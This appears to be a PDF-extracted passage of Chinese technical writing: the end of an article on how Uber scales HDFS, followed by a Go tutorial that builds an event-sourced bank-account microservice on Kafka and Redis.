
运行大型多租户基础架构（如 HDFS）的最大挑战之一是检测哪些应用程序导致异常大的负载、如何快速采取措施来修复它们。为了实现这一目的，Uber 构建了内置 HDFS 的负载管理服务，称为 Spotlight。

在目前的 Spotlight 实现中，审计日志从活跃的 NameNode 以流的形式送到一个基于 Flink 和 Kafka 的后端实时处理。最后，日志分析结果通过仪表板输出，并用于自动化处理（例如自动禁用帐户或杀死导致 HDFS 减速的工作流）。



## New Feature : Observer NameNode

Uber 正在开发一个新的 HDFS 功能 Observer NameNode (HDFS-12975)。Observer NameNode 设计为一个 NameNode 只读副本，目的是减少在活跃的 NameNode 群集上加载。由于 HDFS RPC 容量和增长的一半以上来自只读的 Presto 查询，Uber 希望借助 Observer NameNodes 的帮助将总体 NameNode 吞吐量扩展到 100%。Uber 已经完成了这个工具的验证，并正在将其投入生产环境中。




## 最佳实践

- **Layer your solutions:** 考虑不同层次的解决方案。实现像 Observer NameNode 那样的工具或将 HDFS 切分到多集群需要付出巨大的努力。短期措施, 如 GC 调整和通过 stitcher 合并较小的文件, 给了我们很多喘息的空间以开发完善长期的解决方案。
- **Bigger is better:** 因为小文件对 HDFS 的威胁, 所以最好及早解决它们, 而不是延后。主动向用户提供工具、文档和培训是帮助实施最佳实践非常有效的方法。
- **Participate in the community:** Hadoop 已经存在超过 10 年了, 其社区比以往任何时候都更加活跃, 几乎每个版本中都引入了可伸缩性和功能改进。通过贡献您自己的发现和工具来参与 Hadoop 社区对于你持续扩展基础架构非常重要。

## 未来

在不久的将来, Uber 计划将各种新服务集成到存储系统 (如图6 所示)。



接下来重点介绍两个主要项目, 基于路由的 HDFS Federation 和 tiered storage :

## Router-based HDFS Federation

Uber 目前使用 ViewFs 扩展 HDFS (当 subclusters 超载时)。此方法的主要问题是, 每次在 ViewFs 上添加或替换新的挂载点时, 都需要更改客户端配置, 而且很难在不影响生产工作流的情况下进行。这种困境是我们目前只拆分不需要大规模更改客户端数据的主要原因之一, 例如 YARN 日志聚合。

Microsoft 的新倡议—基于路由的 HDFS Federation ([HDFS-10467](#), [HDFS-12615](#)), 目前包含在 HDFS 2.9 版本中, 是一个基于 ViewFs 的分区联盟的扩展。该联盟添加了一层软件集中管理 HDFS 命名空间。通过提供相同的接口 (RPC 和 WebHDFS 的组合), 它的外层为用户提供了对任何 subclusters 的透明访问, 并让 subclusters 独立地管理其数据。

通过提供再平衡工具( a rebalancing tool ), 联盟层( the federation layer )还将支持跨 subclusters 的透明数据移动, 用于平衡工作负载和实现分层存储。联盟层集中式维护状态存储区中全局命名空间的状态, 并允许多个活跃的路由器将用户请求定向到正确的 subclusters 时启动和运行。

Uber 正在积极地与 Hadoop 社区密切协作, 致力于将基于路由的 HDFS Federation 引入到生产环境, 并进一步开源改进, 包括支持 WebHDFS 。

## Tiered Storage

随着基础架构的规模增长，降低存储成本的重要性也同样重要。Uber 技术团队中进行的研究表明，相较旧数据 (*warm data*) 用户会更频繁地访问最近的数据 (*hot data*)。将旧数据移动到一个单独的、占用较少资源的层将大大降低我们的存储成本。HDFS Erasure Coding、Router-based Federation、高密度 (250TB 以上) 硬件和数据移动服务 (在 "热" 层群集和 "暖" 层群集之间处理移动数据) 是即将进行的分层存储设计的关键组件。Uber 计划在以后的文章中分享在分层存储实现方面的经验。

## 扩展阅读：开源架构技术漫谈

- 开源架构技术漫谈：Hadoop
- 基于Kafka构建事件溯源型微服务
- 基于Go语言快速构建一个RESTful API服务
- 数据可视化（三）基于 Graphviz 实现程序化绘图
- SDN 技术指南（一）：架构概览
- SDN 技术指南（二）：OpenFlow
- 浅谈基于数据分析的网络态势感知
- 网络数据包的捕获与分析（libpcap、BPF及gopacket）
- 计算机远程通信协议：从 CORBA 到 gRPC
- 基于LVS的AAA负载均衡架构实践
- 基于Ganglia实现服务集群性能态势感知
- Stack Overflow：云计算平台的趋势分析
- Stack Overflow：2017年最赚钱的编程语言
- Stack Overflow: The Architecture & Hardware - 2016 Edition

## 参考文献

- Java (JVM) Memory Model – Memory Management in Java
- Example of ViewFs mount table entries
- Hadoop filesystem at Twitter
- 董的博客-HDFS Federation设计动机与基本原理
- Presto实现原理和美团的使用实践

# 案例：基于 **Kafka** 的事件溯源型微服务

## 概要

本文中我们将讨论如何借助 Kafka 实现分布式消息管理，使用事件溯源（Event Sourcing）模式实现原子化数据处理，使用CQRS模式（Command-Query Responsibility Segregation）实现查询职责分离，使用消费者群组解决单点故障问题，理解分布式协调框架Zookeeper的运行机制。整个应用的代码实现使用Go语言描述。

- 第一部分 引子、环境准备、整体设计及实现
- 第二部分 消息消费者及其集群化
- 第三部分 测试驱动开发、Docker部署和持续集成


## 第一部分 引子、环境准备、整体设计及实现

### 为什么需要微服务

微服务本身并不算什么新概念，它要解决的问题在软件工程历史中早已经有人提出：解耦、扩展性、灵活性，解决“烂架构”膨胀后带来的复杂度问题。

#### Conway's law (康威定律)

Any organization that designs a system (defined broadly) will produce a design whose structure is a copy of the organization's communication structure. (任何组织在设计一套系统（广义概念上的系统）时，所交付的设计方案在结构上都与该组织的通信结构保持一致) -- Melvyn Conway, 1967



《人月神话》：Adding manpower to a late software project makes it later --Fred Brooks, (1975)

为了赶进度加程序员就像用水去灭油锅里的火一样，原因在于：沟通成本 =  $n(n-1)/2$ ，沟通成本随着项目或者组织的人员增加呈指数级增长。很多项目在经过一段时间的发展之后，都会有不少恐龙级代码，无人敢挑战。比如一个类的规模就多达数千行，核心方法近千行，大量重复代码，每次调整都以失败告终。庞大的系统规模导致团队新成员接手困难，项目组人员增加导致的代码冲突问题，系统复杂度的增加导致的不确定上线风险、引入新技术困难等。




Figure 1: Monoliths and Microservices

微服务 (Microservices)是解决这些困难的众多方案之一。它本质上是一种软件架构风格，它是以专注于单一责任与功能的小型功能区块 (Small Building Blocks) 为基础，利用模组化的方式组合出复杂的大型应用程序，各功能区块使用与语言无关 (Language-Independent/Language agnostic) 的 API 集相互通讯。

### Event Sourcing (事件溯源)

真正构建一个微服务是非常具有挑战性的。其中一个最重要的挑战就是原子化——如何处理分布式数据，如何设计服务的粒度。例如，常见的客户、工单场景，如果拆分成两个服务，查询都变成了一个难题：


```
select * from order o, customer c
where o.customer_id = c.id
and o.gross_amount > 50000
and o.status = 'PAID'
and c.country = 'INDONESIA';
```

在DDD领域 (Domain-Driven Design，领域驱动设计) 有一种架构风格被广泛应用，即 CQRS (Command Query Responsibility Separation，命令查询职责分离)。CQRS最核心的概念是Command、Event，“将数据(Data)看做是事实(Fact)。每个事实都是过去的痕迹，虽然这种过去可以遗忘，但却无法改变。”这一思想直接发展了Event Source，即将这些事件的

发生过程记录下来，使得我们可以追溯业务流程。CQRS对设计者的影响，是将领域逻辑，尤其是业务流程，皆看做是一种领域对象状态迁移的过程。这一点与REST将HTTP应用协议看做是应用状态迁移的引擎，有着异曲同工之妙。

## 事件溯源(Event-Sourcing)应用模型示意图

@RiboseYim



## 实现方案

### Kafka in a Nutshell

Apache Kafka是由Apache软件基金会开发的一个开源消息中间件项目，由Scala写成。Kafka最初是由LinkedIn开发，并于2011年初开源。2012年10月从Apache Incubator毕业。该项目的目标是为处理实时数据提供一个统一、高吞吐、低延迟的平台。Kafka使用Zookeeper作为其分布式协调框架，很好的将消息生产、消息存储、消息消费的过程结合在一起。同时借助Zookeeper，kafka能够生产者、消费者和broker在内的所有组件在无状态的情况下，建立起生产者和消费者的订阅关系，并实现生产者与消费者的负载均衡。

- **Kafka Core Words**: Broker: Kafka集群包含一个或多个服务器，这种服务器被称为broker  
Topic: 每条发布到Kafka集群的消息都有一个类别，这个类别被称为Topic。Topic相当于数据库中的Table，行数据以log的形式存储，非常类似Git中commit log。物理上不同Topic的消息分开存储，逻辑上一个Topic的消息虽然保存于一个或多个broker上但用户只需指定消息的Topic即可生产或消费数据而不必关心数据存于何处。  
Partition: Partition是物理上的概念，每个Topic包含一个或多个Partition.  
Producer: 消息生产者，负责发布消息到

Kafka broker Consumer: 消息消费者，向Kafka broker读取消息的客户端。Consumer Group : 每个Consumer属于一个特定的Consumer Group (可为每个Consumer指定 group name，若不指定则属于默认的group)。

## 整体设计

案例：假设一个银行账户系统。经过一段时间的经营发展，该行客户数量和交易规模都有了巨大的增长，系统内部变得异常复杂，每一个部分都变得沉重不堪。我们尝试对他的业务单元进行解耦，例如将余额计算逻辑从原有的核心系统拆分出来。根据银行账户业务特点，我们设计一个生产者——负责根据业务事件触发生一个事件，所有事件基于Kafka存储，再设计一个消费者——负责从Kafka抓去未处理事件，通过调用业务逻辑处理单元完成后续持久化操作。这样一个账户的所有业务操作都可以有完整的快照历史，符合金融业务Audit (审计) 的需要。而且通过使用事件，我们可以很方便地重建数据。

业务事件列表：


- CreateEvent : 开户
- DepositEvent : 存款
- WithdrawEvent : 取款
- TransferEvent : 转账

领域模型：账户 (**Account**) holder's name:持有人名称 balance : 余额 registration date : 开户日期 .....

领域模型：事件 (**Event**) name:事件名称 ID : 序号 .....

## 事件溯源型微服务应用类图

@RiboceYim



## 环境准备

- 第一步，启动ZooKeeper:

```
$ wget http://mirror.bit.edu.cn/apache/kafka/0.10.1.0/kafka_2.10-0.10.1.0.tgz
$ tar -xvf kafka_2.10-0.10.1.0.tgz
$ cd kafka_2.10-0.10.1.0
$ bin/zookeeper-server-start.sh config/zookeeper.properties
$ netstat -an | grep 2181
tcp46      0      0  *.2181                           *.*          LISTEN
```

- 第二步，启动Kafka `bash \$ bin/kafka-server-start.sh config/server.properties`

```
[2017-06-13 14:03:08,168] INFO New leader is 0
(kafka.server.ZookeeperLeaderElector$LeaderChangeListener) [2017-06-13 14:03:08,172]
INFO Kafka version : 0.10.1.0 (org.apache.kafka.common.utils.AppInfoParser) [2017-06-13]
```

14:03:08,172] INFO Kafka commitId : 3402a74efb23d1d4  
 (org.apache.kafka.common.utils.AppInfoParser) [2017-06-13 14:03:08,173] INFO [Kafka Server 0], started (kafka.server.KafkaServer)

\$ lsof -nP -iTCP -sTCP:LISTEN | sort -n \$ netstat -an | grep 9092 tcp46 0 0 .9092 .\* LISTEN

- 第三步，创建topic

```
```bash
$ bin/kafka-topics.sh --create --zookeeper localhost:2181 --replication-factor 1 --partition 1 --topic x-microservice-transactions-t1

Created topic "x-microservice-transactions-t1".
```

- 另外，运行多个Kafka 实例 Kafka多实例非常简单，只需要复制文件 server.properties，稍作修改即可。  
````go config/server-1.properties: broker.id=1  
 listeners=PLAINTEXT://:9093 log.dir=/tmp/kafka-logs-1`

`config/server-2.properties: broker.id=2 listeners=PLAINTEXT://:9094 log.dir=/tmp/kafka-logs-2`

// 启动多个broker,须指定不同的属性文件 `$ bin/kafka-server-start.sh config/server-1.properties $ bin/kafka-server-start.sh config/server-2.properties`

```
#### domain model

```go
package main

// domain model: bank_account.go

type BankAccount struct {
    Id      string
    Name   string
    Balance int
}

//定义下列函数：

//1. FetchAccount(id) 从Redis读取账户实例信息
//2. updateAccount(id, data) 更新指定账户信息
//3. ToAccount(map) 将从Redis读到的账户信息转换为模型数据，return *BankAccount object.
```

## Kafka & Redis library

```
// main.go
import (
    "github.com/go-redis/redis" // Redis通讯库：go-redis
)

var (
    Redis = initRedis()
)

func initRedis() *redis.Client {
    redisUrl := os.Getenv("REDIS_URL")

    if redisUrl == "" {
        redisUrl = "127.0.0.1:6379"
    }

    return redis.NewClient(&redis.Options{
        Addr:     redisUrl,
        Password: "", // 密码
        DB:       0,   // 使用的数据库
    })
}
```

```

package main
//kafka.go
import (
    "encoding/json"
    "fmt"
    "github.com/Shopify/sarama" //Kafka通讯库：Sarama
    "os"
)

var (
    brokers = []string{"127.0.0.1:9092"}
    topic   = "go-microservice-transactions"
    topics  = []string{topic}
)

func newKafkaConfiguration() *sarama.Config {
    conf := sarama.NewConfig()
    conf.Producer.RequiredAcks = sarama.WaitForAll
    conf.Producer.Return.Successes = true
    conf.ChannelBufferSize = 1
    conf.Version = sarama.V0_10_1_0
    return conf
}

func newKafkaSyncProducer() sarama.SyncProducer {
    kafka, err := sarama.NewSyncProducer(brokers, newKafkaConfiguration())

    if err != nil {
        fmt.Printf("Kafka error: %s\n", err)
        os.Exit(-1)
    }
    return kafka
}

func newKafkaConsumer() sarama.Consumer {
    consumer, err := sarama.NewConsumer(brokers, newKafkaConfiguration())

    if err != nil {
        fmt.Printf("Kafka error: %s\n", err)
        os.Exit(-1)
    }

    return consumer
}

```

## 消息生产者Producer

```
package main
//消息生产者 producer.go
import (
    "bufio"
    "fmt"
    "os"
    "strconv"
    "strings"
)

func mainProducer() {
    var err error
    reader := bufio.NewReader(os.Stdin)
    kafka := newKafkaSyncProducer()

    for {
        fmt.Print("-> ")
        text, _ := reader.ReadString('\n')
        text = strings.Replace(text, "\n", "", -1)
        args := strings.Split(text, "###")
        cmd := args[0]

        switch cmd {
        case "create":
            if len(args) == 2 {
                accName := args[1]
                event := NewCreateAccountEvent(accName)
                sendMsg(kafka, event)
            } else {
                fmt.Println("Only specify create###Account Name")
            }
        default:
            fmt.Printf("Unknown command %s, only: create, deposit, withdraw, transfer\n", cmd)
        }
    }
}
```

```
// kafka.go
// 增加发送消息的方法

func sendMsg(kafka sarama.SyncProducer, event interface{}) error {
    json, err := json.Marshal(event)

    if err != nil {
        return err
    }

    msgLog := &sarama.ProducerMessage{
        Topic: topic,
        Value: sarama.StringEncoder(string(json)),
    }

    partition, offset, err := kafka.SendMessage(msgLog)
    if err != nil {
        fmt.Printf("Kafka error: %s\n", err)
    }

    fmt.Printf("Message: %+v\n", event)
    fmt.Printf("Message is stored in partition %d, offset %d\n",
        partition, offset)

    return nil
}
```

```
package main
//启动入口，main.go

func main() {
    mainProducer()
}
```

```
$ go build
$ ./go-microservice
-> create
Only specify create###Account Name
-> create###Yanrui
Message: {Event:{AccId:49a23d27-4ffe-4c86-ab9a-fbc308ecff1c Type:CreateEvent} AccName:
Yanrui}
Message is stored in partition 0, offset 0
->
```

## 第二部分 消息消费者**Consumer**及其集群化

Consumer负责从Kafka加载消息队列。另外，我们需要为每一个事件创建process()函数。

```
package main
//processor.go
import (
    "errors"
)
func (e CreateEvent) Process() (*BankAccount, error) {
    return updateAccount(e.AccId, map[string]interface{}{
        "Id":      e.AccId,
        "Name":    e.AccName,
        "Balance": "0",
    })
}

func (e InvalidEvent) Process() error {
    return nil
}

func (e AcceptEvent) Process() error {
    return nil
}
// other Process() codes ...
```

```
package main

//consumer.go

func mainConsumer(partition int32) {
    kafka := newKafkaConsumer()
    defer kafka.Close()
    //注：开发环境中我们使用sarama.OffsetOldest，Kafka将从创建以来第一条消息开始发送。
    //在生产环境中切换为sarama.OffsetNewest，只会将最新生成的消息发送给我们。
    consumer, err := kafka.ConsumePartition(topic, partition, sarama.OffsetOldest)
    if err != nil {
        fmt.Printf("Kafka error: %s\n", err)
        os.Exit(-1)
    }
    go consumeEvents(consumer)

    fmt.Println("Press [enter] to exit consumer\n")
    bufio.NewReader(os.Stdin).ReadString('\n')
    fmt.Println("Terminating...")
}
```

